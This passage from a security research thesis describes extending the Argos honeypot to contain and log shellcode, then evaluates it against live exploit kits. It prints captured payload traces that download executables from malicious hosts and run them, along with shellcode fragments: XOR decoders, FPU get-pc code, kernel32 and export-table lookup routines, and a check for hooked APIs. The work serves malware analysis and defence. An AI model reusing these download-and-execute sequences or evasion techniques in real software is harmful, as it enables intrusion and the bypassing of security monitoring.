[ws2_32.dll]
WSAStartup
WSASocketA
bind
listen
accept
closesocket

# Whitelist for the Metasploit dowload_exec payload.
[kernel32.dll]
GetProcAddress
GetSystemDirectoryA
#WinExec
[urlmon.dll]
URLDownloadToFileA
```

Listing 5.9: Example white list

To verify the functions called by the payload we have added hooks to the call instruction, the conditional and unconditional jump instructions, and return instruction. Listing 5.10 shows the added hook to the call instruction. After the taint check we call the *argos_tracksc_on_call* function that validates the called function.

We use the following decision procedure to determine if a call (any instruction that can alter the control flow) is allowed.

- If the call is made by the payload and the destination is tainted, the call is allowed.
- If the call is made by a library, the call is allowed.
- If the call is made by the payload and the destination is not tainted we validate the destination.

The destination validation is done as follows.

1. Are there entries in the whitelist? If not stop the execution, else continue with step two.

```
void OPPROTO op_argos_call_jmp_T0(void)
{
    target_ulong old_pc;

    old_pc = EIP + env->segs[R_CS].base;
    EIP = T0;
    ARGOS_CI_CHECK(T0TAG, old_pc, ARGOS_ALERT_CALL);
    // Call 'call' verification hook.
    argos_tracksc_on_call(env);
}
```

Listing 5.10: Validating the called function

2. Search the loaded library list to find which library is targeted by the payload and verify it against the whitelist. If the module is not found or is not in the whitelist, stop the execution. If it is found and in the whitelist continue with step three.
3. Search the export address table for a corresponding address. If none is found, stop the execution, else find the name belonging to the address and continue with step four.
4. Consult the whitelist to see whether the library and function name combination is allowed. If true, continue the execution, if false, stop the execution.

The described decision procedure enforces the following execution policy:

- The payload is allowed to call itself and a predefined set of API functions.
- An API function is trusted and is not restricted.

The decision procedure needs to make a distinction between the calls made by the payload and the API functions. The distinction is done based on the taint of the instructions. In the implementation we track if the payload code is executing, or if trusted code is executing. Listing 5.11 shows the labels attached to the running code.

```
typedef enum {
                BEFORE_SHELL_CODE,
                SHELL_CODE,
                NON_SHELL_CODE,
                LOAD_LIBRARY_CODE
            } argos_tracksc_code_type;
```

Listing 5.11: Definition code types

We have added a special *LOAD_LIBRARY_CODE* type to handle calls to the *LoadLibrary* function family. A call to a *LoadLibrary* function loads a new module into the address space of the compromised process. The exported functions can be used by the payload and need to be enumerated for call verification.

When the special *LOAD_LIBRARY_CODE* type is encountered, we verify the return to the payload in a different way. Listing 5.12 shows how a return from a *LoadLibrary* functions is handled.

```
// Are we returning from a loadlibray function?
if (env->tracksc_ctx.running_code == LOAD_LIBRARY_CODE)
{
    // LoadLibrary returns the address of the module.
    target_ulong module_addr = env->regs[R_EAX];

    // Did the load library function succeeded?
    if ( module_addr != 0 )
    {
        argos_tracksc_imported_module * loaded_module =
            get_module(env, module_addr);
        if ( loaded_module )
        {
                ...
                slist_entry * tail = slist_add_after(
                        env->tracksc_ctx.imported_modules,
                        loaded_module);
                ...
        }
        else
        {
            argos_logf("Loaded module is not a valid library!\n");
        }
    }
    else
    {
        argos_logf("LoadLibrary call failed, skipping module "
                "analysis.\n");
    }
}
```

Listing 5.12: Enumerating exported functions of loaded module

Depending on the running code type and the called function we mark a call with a type that is checked in the post execution hook. If the type is *BLACKLISTED_CALL* or *UNKNOWN_CALL*, the execution is terminated. Listing 5.13 lists the definition of the call types.

Some payloads skip the API and perform a system call directly. To enforce the execution policy we halt the execution when the payload performs a system call. A system call is done by transitioning from user-mode to kernel-mode. Modern operating systems use the *sysenter* and *syscall* instruction to perform this transition, older operating systems use an interrupt. We have hooked both the *sysenter*, *syscall* and the *INT* instruction to validate a system call. Listing 5.14 shows the hooked *sysenter* instruction. The *syscall* and *INT* instruction are hooked in a similar way.

```
typedef enum {
                    NONE_CALL,
                    WHITELISTED_CALL,
                    BLACKLISTED_CALL,
                    UNKNOWN_CALL
                } argos_tracksc_call_type;
```

Listing 5.13: Definition call types

5.3.2.3 Post-instruction analysis

After we have executed the instruction we store the collected information in a log file and check if the payload made any unauthorized calls. If it did we flush the log file and stop the analysis, if not, we continue with the analysis of the next instruction.

```
void helper_sysenter(void)
{
    if (env->sysenter_cs == 0) {
        raise_exception_err(EXCP0D_GPF, 0);
    }
    env->eflags &= ~(VM_MASK | IF_MASK | RF_MASK);
    cpu_x86_set_cpl(env, 0);
    cpu_x86_load_seg_cache(env, R_CS, env->sysenter_cs & 0xfffc,
                           0, 0xffffffff,
                           DESC_G_MASK | DESC_B_MASK | DESC_P_MASK |
                           DESC_S_MASK |
                           DESC_CS_MASK | DESC_R_MASK | DESC_A_MASK);
    cpu_x86_load_seg_cache(env, R_SS, (env->sysenter_cs + 8) & 0xfffc,
                           0, 0xffffffff,
                           DESC_G_MASK | DESC_B_MASK | DESC_P_MASK |
                           DESC_S_MASK |
                           DESC_W_MASK | DESC_A_MASK);
    ESP = env->sysenter_esp;
    EIP = env->sysenter_eip;
    argos_tag_clear(ESPTAG);
    // Call system call hook.
    argos_tracksc_on_system_call(env);
}
```

Listing 5.14: System call verification

5.4 Client-side honeypot

Before we can actively search for malware, we have to evolve Argos from an 'advertised' honeypot to a client-side honeypot.

To change the current passive methodology of Argos we have created a trivial *server* application in C++ that directs the default browser with commands received from a *client* application.

The server application detects the default browser by obtaining the application that is associated with HTML files using the Windows API function *FindExecutable*.

A simple newline protocol build on TCP/IP is used to communicate between the client and the server. The protocol supports only one command, the command *url*, that allows the client application to direct the default browser of the guest operating system to visit a site. The *url* command consist of the name 'url' and the URL to visit separated by a '|' character. The end of the *url* is denoted by a newline.

The client application is implemented by a Python script that accepts the TCP/IP endpoint of the server and an URL. A timer is activated after sending the URL that will kill the Argos instance , by default, after three minutes. The three minutes are determined experimentally by timing the period in which attacks manifested themselves. The client application monitors the state of Argos and uses the exit value to determine if an attack is successfully captured.

Chapter 6

Evaluation

In this chapter we evaluate the runtime performance and the payload capture effectiveness of our implementation.

6.1 Runtime Performance

The runtime performance of our implementation can be divided in the following two cases:

1. The runtime performance when we are not tracking a payload.
2. The runtime performance when we are tracking a payload.

The first case is the most important of the two and measures the added overhead compared to a vanilla Argos. If the incurred overhead is too high, it directly influences the usability of our implementation. The runtime performance of the second case is less important, because the priority, of running processes, has changed to containing and logging runtime information of the executing payload.

6.1.1 Runtime performance when not tracking

For a realistic performance measurements we compare the speed of code running on the host (that is, without emulation) with the speed of code running on Argos and Argos with our extension.

The tests were performed on a HP Pavilion Slimline s3542.nl desktop-pc running Ubuntu 9.10 with the following specifications: Phenom X4 9100e (1.8GHz) and 4GB of memory. The guest OS used to run the benchmarks is Ubuntu 10.10 with kernel version 2.6.35-22. Both configurations of Argos were assigned 512 Megabytes of memory.

To measure the performance we used *bunzip2* and *Apache*. The *bunzip2* utility is used to decompress the Linux kernel v2.6.13.1, which is around 37 Megabytes. Decompressing the Linux kernel is a very CPU intensive task that allows us to quantify the overhead. We use the UNIX utility *time*, to measure the execution time of *bunzip2*. With *Apache* we are able to test the performance of a network service. For *Apache* we measured the throughput in terms of maximum number of processed request per second. To generate the requests for *Apache*,

we use the HTTP performance tool *httperf*. With *httperf* we are able to generate high rates of single web page requests to determine the web server's maximum capacity.

To complete the performance benchmark we used *nbench*, the BYTE magazine's UNIX benchmark. *nbench* performs various tests to produce three indexes. Each index corresponds to the amount of integer, float, and memory operations performed compared to the baseline, an AMD K6 at 233MHz.

Figure 6.1 shows the results of the benchmarks. The Argos-P configuration corresponds to Argos with our extension. Each test was performed three times and the average is used to calculate the overhead factor. The depicted chart shows the average factor the Argos configurations are slower than the host on the y-axis.




Figure 6.1: Benchmark results

Any Argos configuration is at least 15 times slower than the host. This overhead factor agrees with the evaluation done by Portokalidis et al.[55] Portokalidis et al. conclude that most of the overhead is incurred by Qemu itself. The overhead incurred by our implementation, compared to Argos, is of greater interest because the overhead incurred by Argos is known. The *nbench* integer index incurs the most overhead, namely 16%. The overhead can be explained by the number of memory references by the tests to calculate the integer index. Compared to the other tests, the memory is more referenced because of the used arrays, which have a larger size and are more often iterated. The conditional check that verifies if we are tracking a payload is executed more and accounts for the extra overhead compared to the other tests. The overhead for the other indexes is below 10%, namely 9% for the memory index and only 3% for the floating-point index. The low overhead for the floating-point index is explained by the relative low number of memory references compared to the other indexes. In the *Apache* benchmark we incur an overhead of 12%.

The performance, however, is not our main concern. Argos is designed to be a platform for hosting advertised honeypots and is not to be used as a desktop system. Even with additional overhead in our implementation, personal experience with our implementation has shown that the performance loss is tolerable.

6.1.2 Runtime performance when tracking

The performance of tracking a payload is measured by timing the total time spent tracking. We retrieved the time of day, using the Posix function *gettimeofday*, after an attack is detected and we switch to tracking mode. The second time of day is obtained after we flush the last buffered log entries and exit tracking mode. We have timed several payloads, obtained from the effectiveness evaluation discussed in section 6.2. On average the tracking of a payload took between two to three seconds.

6.2 Payload capture effectiveness

To measure how effective Argos is in capturing a payload, we deployed it as a client-side honey-pot. First we deployed Argos in a lab environment. After the lab deployment, we deploy Argos in the *real-world*. The real-world deployment evaluates if our implementation can cope with the diversity of attacks and payloads encountered in the wild. We compare the results of the real-world deployment with the results of the client-side honeypot Shelia [67].

6.2.1 Lab deployment

In the lab deployment we use a contained environment to evaluate our implementation. The purpose of the evaluation is to see if our implementation is able to:

1. Contain the executing payload.
2. Log the correct information during the execution of the payload.

The containment is of the utmost importance to ensure that we control the execution of the payload.

In our lab deployment we simulate a drive by download scenario where Argos visits a site that tries to compromise the visiting client. The malicious web server is deployed on a local network using the Metasploit framework. The exploit served by the web server is *ms10_018_ie_behaviors*, which injects the download_exec payload. The download_exec payload is configured to download a dummy executable served by a second web server.

To test the containment of the payload, we started with a blank whitelist and incrementally added benign API functions called by the payload. During the execution we monitored the interaction of Argos with the web server, serving the malicious software, to determine if the containment worked. Argos did not contact the malicious web server until we added the API function *UrlDownloadToFileA* used by the payload. The same test procedure was done with different Metasploit exploits and payloads combinations, such as the *ms03_026_dcom* exploit in combination with the *bind_shell* payload.

Table 6.1 list the API function calls made by the download_exec payload using the final white list. We have augmented the calls with the relevant parameters derived from the logged information.

The execution is stopped at the payload's call to *WinExec*. The call to *WinExec* allows the downloaded malware to execute without containment and is for that reason excluded from the whitelist.

GetProcAddress 'GetSystemDirectoryA'
GetProcAddress 'WinExec'
GetProcAddress 'ExitThread'
GetProcAddress 'LoadLibraryA'
LoadLibrary 'urlmon' GetProcAddress 'UrlDownloadToFileA'
GetSystemDirectoryA
UrlDownloadToFileA 'http://192.168.1.3:8080/dummy.exe' 'c:\windows\system32\a.exe'
WinExec 'c:\windows\system32\a.exe' SW_HIDE

Table 6.1: Annotated API function calls by the Metasploit download_exec payload

The instructions logged during the execution of the payload are listed in appendix D. To verify the logged instructions, we compared the instructions with instructions obtained from a dump of the payload created with *msfpayload* (part of the Metasploit framework). A listing of the instructions obtained from the dump can be found in appendix E. With exception of the NOP-sled and the extra decoder, the listed instructions are equal up to the call to the *WinExec* API function. The call to *ExitThread*, that followed the call to *WinExec*, is not included in our log due to the containment policy. We discuss the implications of the containment policy further in section 6.3.

6.2.2 Real-world deployment

In the real-world deployment we compare our implementation with the client-side honeypot Shelia [67], which has comparable features. Shelia is able to detect remote code-injection attacks, log a subset of calls made by the payload and capture additional downloaded payloads. The results obtained by Shelia provide a good reference to the efficiency of our implementation.

6.2.2.1 Deployment setup

Both Argos and Shelia ran in parallel on separate machines with Microsoft Windows XP SP3 as their guest operating system. No updates or extra software besides clients belonging to Argos and Shelia were installed. The installed clients direct the default browser; in this case Internet Explorer 6.

Figure 6.2 shows an overview of the evaluation setup.

The steps depicted in figure 6.2 are:

1. Retrieve a list of malicious domains.
2. Send a malicious URL to the client.
3. Visit the malicious URL.
4. Retrieve the page to try to get exploited.
5. Save results of the visit and, if there are URLs left, continue at step two.




Figure 6.2: Overview effectiveness evaluation

6.2.2.2 Test data set

To create a realistic scenario we feed both client-side honey-pot's with 57 known malicious domains obtained from the Malware Domain List [36].

The URLs from the Malware Domain List are annotated with information that includes a description of the malicious software. From the numerous different types of malware, we selected the exploits. Table 6.2 shows the distribution of the exploits.

Description	Count
Control Panel of Eleonore Exploits Pack v1.4.4mod	1
Control Panel of Incognito Exploit Kit	1
Eleonore Exploits Pack	2
Unknown Exploit	14
Incognito Exploit Kit	2
MDAC Exploit	1
NeoSploit	15
Phoenix exploit kit	15
Redirect to unknown exploit	4
Zombie exploitation kit	2
Total	57

Table 6.2: Exploit distribution

6.2.2.3 Test results

The results are presented in table 6.3 and 6.4.

Both were able to detect four of the same attacks. The seemly low detection rate is caused by the high number of unavailable malicious domains that are part of the data set. After the discovery of a malicious domain it is common practice that it is taken down as quickly as possible.

Description	Count
Unknown exploit	3
Phoenix exploit kit	2
Total	5

Table 6.3: Detection distribution Argos

Description	Count
Unknown exploit	2
Phoenix exploit kit	2
Total	4

Table 6.4: Detection distribution Shelia

Our implementation logged one unknown attack that Shelia was unable to detect. A re-run was inconclusive, because the URL no longer contained the attack. From previous runs, however, it seems likely that this failure to detect the attack is caused by the unreliability of the attack. In a previous test run, the same case occurred where Shelia detected an attack that was not detected by Argos. A second visit to the domain with Argos did capture the attack. The cause might be an unreliable attack or a deliberate *strategy* employed by the attacker to prevent detection. The attacker could for example register the IP addresses of attacked hosts and skip the attack when a host with a known IP address visits again. A less sophisticated strategy might be to not attack every n^{th} visitor.

From the four detected attacks, Argos was able to capture one incomplete and three complete payload executions. We speak of a complete capture if the capture contains the essence of the payload, for example executing malware that was downloaded. An incomplete capture is terminated prematurely, that is before any interesting behavior is captured, by the containment policy. Shelia was able to capture two complete payload executions. Both were able to capture the high level behavior of the Phoenix exploit kit. Table 6.5 and 6.6 show the captured API function calls.

```
GetTempPathA 0x80, 0x11cfbc42
LoadLibraryA 'urlmon.dll'
GetProcAddress 'UrlDownloadToFileA'
UrlDownloadToFileA 0,'213.5.64.195/forum/gs.php?i=12',
'C:\DOCUME 1\ARGOSP 1\LOCALS 1\Temp\pdfupd.exe', 0, 0
WinExec 'C:\DOCUME 1\ARGOSP 1\LOCALS 1\Temp\pdfupd.exe'
```

Table 6.5: High-level capture of Phoenix exploit kit by Argos

The Shelia high-level capture is filtered, because Shelia logs everything after an attack is detected, whereas Argos logs only the calls made by the payload. Shelia did not log the calls to *GetTempPathA* and *UrlDownloadToFileA*, because they are not part of the set of API functions that is monitored. A hint that the payload uses *UrlDownloadToFileA* is given by the *GetProcAddress* parameter. However, if a function's address is already known or a custom *GetProcAddress*

```
...
LoadLibraryA 'urlmon.dll'
GetProcAddress 'UrlDownloadToFileA'
...
WinExec 'C:\DOCUME 1\ARGOSP 1\LOCALS 1\Temp\pdfupd.exe'
```

Table 6.6: Filtered high-level capture of Phoenix exploit kit by Shelia

function is used, there will be no hint given by the monitored *GetProcAddress* function. This happened with the call to the API function *GetTempPathA*. From this observation we can infer which attacks would not be caught by Shelia. For example, return-to-libc attacks.

From the two unknown exploits, Argos captured one incomplete and one complete payload. The incomplete capture is caused by an incomplete white list and is further discussed in 6.3. Shelia logs contained a lot of logged API calls, but no malicious high-level behavior could be extracted. The annotated high-level overview of the unknown exploit is given in table 6.7.

```
LoadLibraryA 'USER32.dll'
GetModuleHandleA 'SHELL32.dll'
LoadLibraryA 'SHELL32.dll'
SHGetSpecialFolderPathA 0, 0x13b460, CSIDL_APPDATA, 0
URLDownloadToFileA 0, 'http://www.platinumchina.com/images/s.exe',
'C:\Documents and Settings\ArgosPI\Application Data\f.exe', 0, 0
CreateProcessInternalA 0, 0, 'C:\Documents and Settings\Argos PI\Application Data\f.exe', 0,
0, 0, 0, 0, 0, 0x13b1f0, 0x13b1e0, 0
```

Table 6.7: Annotated high-level capture of unknown payload by Argos

If we look at the execution of the payload, logged by Argos, it becomes obvious why Shelia was unable to log any malicious behavior. Before several API function calls the payload performs a check to verify that the API is not hooked. The snippet of assembly code listed in table 6.8 shows the check before the call to *LoadLibraryA*.

```
0x11d9b8bd: mov eax,[esi+0xc] eax = 0x7c801d7b // Address of LoadLibraryA
0x11d9b8c0: call 0x1c3
0x11d9ba83: cmp byte [eax],0xe8 // First opcode a call?
0x11d9ba86: cmp byte [eax],0xe9 // First opcode a jmp?
0x11d9ba89: jnz 0x13 // In Argos case the API is not hooked.
0x11d9ba9c: jmp LoadLibraryA // So safe to call LoadLibraryA.
```

Table 6.8: Payload checking for hooked functions.

Besides checking for hooks, the payload uses the *CreateProcessInternalA* function to prevent detection by mechanisms that do not hook thoroughly enough. The *CreateProcessInternalA* API function, for example, is called by the *WinExec* function. Protection mechanisms often hook the *WinExec* function, but forget to hook the *CreateProcessInternalA* function. A more elaborate

discussion on how to bypass buffer overflow detection techniques, such as implemented by Shelia, is given by Butler et al. [13].

6.2.3 Case Study: analyzing and comparing payloads

To demonstrate the usefulness of the gathered data we will use the data to analyse and compare payloads.

During the analysis of the logged instructions, we noticed some similarity between the real-world payloads and the download_exec payload from the Metasploit framework. To further investigate this and to show a use case of the captured information, we will analyze and compare the different parts of the captured payloads and the download_exec payload. Because the payloads were executed on the Windows XP operating system, the analysis will be Windows XP specific.

6.2.3.1 The NOP-sled

The comparison of the NOP-sleds is brief. Both the captured payloads and the download_exec payload use the instruction *or ax, 0xc*. Whats interesting about the *or ax, 0xc* instruction is its size, namely two bytes. Since a NOP-sled should be executable at every byte offset, the argument should be equal to a one byte no-operation(NOP) instruction. If we look up the opcode belonging to the value 0xc, we find that it is the opcode *or al, imm8*. So the *or al, 0xC* creates a chain of the same NOP instructions that is independent of the jump offset. However, the usage of a two byte NOP instruction means that there is need for synchronization at the end of the sled. Both the Phoenix exploit kit payload and the unknown payload use a sequence of 1 byte instructions. The Phoenix exploit kit payload pushes all the general registers and the EFLAGS register on the stack. The unknown payload uses the instruction *pop eax* four times. Compared to both the Phoenix exploit kit payload and the unknown payload, the download_exec payload has a radically different NOP-sled end. The NOP-sled changes from the two bytes *or ah, 0xc* instruction to various multi-bytes NOP instructions. This results in a NOP-sled that is polymorphic and difficult to detect. The listing in table 6.9 shows how the NOP-sled of the download_exec payload changes depending on where we enter the NOP-sled.

	Offset +0		Offset +1
0c0c	or al, 0xc	0ca8	or al, 0xa8
a867	test al, 0x67	67b172	mov cl, 0x72
b172	mov cl, 0x72		

Table 6.9: Polymorphic NOP-sled example

To conclude, it is remarkable, that from all the possible NOP instructions, all three of the payloads use the *or al, 0xc* instruction, but given that the more sophisticated NOP-sled used by the download_exec is freely available, we conclude that the other payloads did not use the NOP generator from the Metasploit framework.

6.2.3.2 The decoder

While both the unknown payload and the download_exec payload use a decoder, the Phoenix exploit kit payload does not. The download_exec payload even uses an additional decoder. The first decoder of the download_exec is listed in table 6.10.

```
0x11d9ba8e: fcmovnb st(0),st(6)
0x11d9ba90: xor ecx,ecx
0x11d9ba92: mov cl,0x5f
0x11d9ba94: mov eax,0xeafcbb90
0x11d9ba99: fstenv [esp-0xc]
0x11d9ba9d: pop ebx
0x11d9ba9e: xor [ebx+0x1a],eax
0x11d9baa1: add ebx,0x4
0x11d9baa4: add eax,[ebx+0x16]
0x11d9baa7: loop 0xfffffff7
```

Table 6.10: First decoder download_exec payload

The second decoder of the download_exec and the decoder of the unknown payload are listed in table 6.11.

download_exec payload	unknown payload
0x11d9bac1: call 0xfffffff0	0x11d9b88a: call 0xfffffff0
0x11d9bab1: pop edx	0x11d9b87a: pop ebx
0x11d9bab2: dec edx	0x11d9b87b: dec ebx
0x11d9bab3: xor ecx,ecx	0x11d9b87c: xor ecx,ecx
0x11d9bab5: mov cx,0x13c	0x11d9b87e: mov cx,0x3b8
0x11d9bab9: xor byte [edx+ecx],0x99	0x11d9b882: xor byte [ebx+ecx],0xbd
0x11d9babd: loop 0xfffffffc	0x11d9b886: loop 0xfffffffc
0x11d9babf: jmp 0x7	0x11d9b888: jmp 0x7
0x11d9bac6: jmp 0xda	0x11d9b88f: jmp 0x323

Table 6.11: Comparison second decoder download_exec payload and decoder unknown payload.

Both use an identical simple *xor* decoder to restore bytes that can otherwise lead to a failure of executing the payload. This type of decoder is well known and often used, because most processes filter or restrict the data that can be injected. The first decoder of the download_exec payload, however, uses a more sophisticated form of *xor* decoding to circumvent detection mechanisms. The interesting parts are: the unconventional get-pc code and how the encoded data is part of the key.

6.2.3.3 The get-pc code

Both the unknown payload and the download_exec payload contain multiple get-pc sequences, because of the used decoders. All use the well known *call &*

pop sequence to call to a certain point in the payload and pop the address of the next instruction into a register. The get-pc code used by the first decoder in the download_exec payload, however, is more interesting. The *fcmovnb st(0), std(6) & fstenv [esp-0xc]* sequence stores the FPU environment on the stack including the instruction pointer of the last called non-control FPU instruction (in this case the fcmovnb st(0), std(6) instruction).




Figure 6.3: FPU environment layout

Figure 6.3 shows the layout of the FPU environment. By storing the FPU environment at an offset of 12 bytes above the current stack pointer, the value at the top of the stack will be overwritten with the FPU Instruction Pointer Offset that points to the last non-control FPU instruction executed. During the evaluation we haven't seen a similar get-pc code. We even had to patch Argos to support the get-pc code that uses the FPU.

6.2.3.4 Finding API functions

To find the addresses of the API functions used by a payload, the payload first searches for the module *kernel32*, that is loaded into every process by the operating system.

The *kernel32* exports the two API functions *LoadLibrary* and *GetProcAddress*, which used together can retrieve the address of every exported API function for a given module by name or ordinal. It also provides API functions to retrieve a path to a temporary directory and contains the API function *WinExec* to execute an executable. To conclude, the address of the *kernel32* module is of great value to the payloads.

The literature [39] demonstrate multiple ways of obtaining the address of the *kernel32* module, but the payloads all use the *process environment block* (PEB) to obtain the address. The PEB contains three linked listed with modules mapped into the address space of the compromised process. The *kernel32* module is always the second entry in the *InInitializationOrderModuleList* linked list. Table 6.12 lists the instructions that retrieve the address of the *kernel32* module for the different payloads.

The usage of the *PEB* is one of the more stable ways to obtain the address of the *kernel32* module and therefore the most used. The similarity between

Unknown payload	Phoenix exploit kit payload	download_exec payload
0x11d9b895: mov eax,fs:[0x30]	0x11cfbaf5: xor eax,eax	0x11d9bacc: mov eax,fs:[0x30]
0x11d9b89b: mov eax,[eax+0xc]	0x11cfbaf7: add eax,fs:[eax+0x30]	0x11d9bad2: mov eax,[eax+0xc]
0x11d9b89e: mov esi,[eax+0x1c]	0x11cfbafb: js 0xe	0x11d9bad5: esi,[eax+0xc]
0x11d9b8a1: lodsd	0x11cfbafd: mov eax,[eax+0xc]	0x11d9bad8: lodsd
0x11d9b8a2: mov ebp,[eax+0x8]	0x11cfbb00: mov esi,[eax+0x1c]	0x11d9bad9: mov eax,[eax+0x8]
-	0x11cfbb03: lodsd	0x11d9badc: mov ebx,eax
-	0x11cfbb04: mov eax,[eax+0x8]	-

Table 6.12: Retrieve base address of the module kernel32

Listing 6.1: Find kernel32 code by Matt Miller[39]

```
find_kernel32:
            push esi
            xor eax, eax mov
            eax, fs:[eax+0x30]
            test eax, eax
            js find_kernel32_9x
find_kernel32_nt:
            mov   eax, [eax + 0x0c]
            mov   esi, [eax + 0x1c]
            lodsd
            mov eax, [eax + 0x8]
            jmp     find_kernel32_finished
find_kernel32_9x:
            mov lea mov
            eax, [eax + 0x34] eax, [eax + 0x7c]
            eax, [eax + 0x3c]
find_kernel32_finished:
            pop esi
            ret
```

the unknown exploit and the download_exec payload can be explained from the get-pc code listed in listing 6.1

The download_exec payload uses the same code, but removed the code for Windows 9x since it is obsolete. This is also the case for the unknown exploit payload with exception of the register that holds the result, this is changed from *eax* to *ebp*.

While the code used by Phoenix exploit kit payload looks completely different, we are still able to tell that it used the code in listing 6.1 as a source. Initially the jump instruction *js 0xe* did not make sense. However, if we look at the listing 6.1 we can conclude that the Phoenix exploit kit payload still contains code for Windows 9x.

From the usage of the *PEB* method we can also conclude that none of the payloads target the latest Windows version, Windows 7. In Windows 7 the *kernel32* module is no longer the second entry in the linked list. While the *PEB* method is stable now, we probably see an increase in the usage of other methods to find the *kernel32* module address in the near future.

With the address of the *kernel32* module, the payloads continue with the search by traveling the *export directory*. Each executable image on the Windows

```
0x11d9bb85: xor ebx,ebx
0x11d9bb87: movsx edx,[eax]
0x11d9bb8a: cmp dl,dh
0x11d9bb8c: jz 0xa
0x11d9bb8e: ror ebx,0x7
0x11d9bb91: add ebx,edx
0x11d9bb93: inc eax
0x11d9bb94: jmp 0xfffffff3
0x11d9bb96: cmp ebx,[edi]
0x11d9bb98: jnz 0xfffffe9
```

Listing 6.2: String hash function used by the unknown payload

platform is structured according to the *Portable Executable* (PE) format [38] and contains a directory that holds the names, ordinals and addresses of the functions that it exports. This export directory is the first directory of the data directory that is part of the optional header. Obtaining the export directory is trivial. Finding the addresses of the exported functions by name is subject to optimizations. To find an address, the payload has to determine the index of the function name in the names array in the export directory. With this index the payload can find the ordinal of the function in the ordinal array. The ordinal is an index into the address array that contains the *relative virtual address* (RVA) of the function. Combining this RVA with the address of the *kernel32* module results in the virtual address of the function.

None of the three payloads use the same method to find the *ordinal* of the function and the implementations vary in complexity. The most simple implementation is used by the Phoenix exploit kit payload. The Phoenix exploit kit payload performs a simple string compare to find the correct index. This means that the entire string needs to be stored in the payload and requires the most space. The download_exec performs a more optimize string compare by comparing only the first 14 characters. The most optimized implementation is used by the unknown payload, which uses a hash function. Listing 6.2 lists the hash function.

The hash function is almost a direct copy of the hash function created by Matt Miller [39] listed in listing 6.3.

All that remains is calling the found API functions. The unknown payload added a check before calling certain API functions. For a discussion on the implementation of the check see section 6.2.2.3 and table 6.8.

6.2.3.5 Conclusion

From the analysis of the captured payloads we learned the following:

1. All the three payloads use a modified or optimized form of shell-code parts described by Matt Miller [39]

2. Given the lack of a decoder and the check for Windows 9x versions in the function finder part, the Phoenix exploit kit payload is probably older compared to the unknown and download_exec payload.

```
find_function:
    pushad
    mov ebp, [esp + 0x24]
    mov eax, [ebp + 0x3c]
    mov edx, [ebp + eax + 0x78]
    add edx, ebp
    mov ecx, [edx + 0x18]
    mov ebx, [edx + 0x20]
    add ebx, ebp
find_function_loop:
    jecxz find_function_finished
    dec ecx
    mov esi,[ebx+ecx*4]
    add esi, ebp
compute_hash:
    xor edi, edi
    xor eax, eax
    cld
compute_hash_again:
    lodsb
    test al, al
    jz compute_hash_finished
    ror edi, 0xd
    add edi, eax
    jmp compute_hash_again
compute_hash_finished:
find_function_compare:
    cmp edi, [esp + 0x28]
    jnz find_function_loop
    mov  ebx, [edx + 0x24]
    add ebx, ebp
    mov cx,[ebx+2*ecx]
    mov ebx, [edx + 0x1c]
    add ebx, ebp
    mov eax,[ebx+4*ecx]
    add eax, ebp
    mov [esp + 0x1c], eax
find_function_finished:
    popad ret
```

Listing 6.3: Find function by Math Miller[39]

3. None of the payloads target the newest Windows 7, because the used *PEB* method would fail.

4. At least in this limited set of sample, our initial hypothesis was incorrect about the reuse of parts from the Metasploit framework. While the download_exec payload and the unknown payload have similarities, they don't share the same advanced payload parts (that is the decoder and the hash function).

6.3 Limitations

While our extension to Argos proved to be very effective in capturing payloads injected by exploits, there are some limitations that could terminate the execution and capturing of the payload prematurely. As mentioned in the design chapter, we use a whitelist implementation to contain the executed payload. The use of a benign API function, that is not a member of the white list, will terminate the execution before anything useful can be captured. An attacker could also execute the first few instructions as part of the shell-code and jump to an offset in the API function. The API function will execute correctly, but our current whitelist implementation will be unable to find the corresponding exported API function, because the address the payload calls is not an entry point of a function. With the boundaries of the function, we are able to correlate an offset to a function. Obtaining the function boundaries, however, is not trivial. With static analysis we could trace the function to find the end, or ends in case of multiple returns, but some parts of a function, namely error handling code, are optimized to different locations to make sure that the working-set contains code that is executed often.

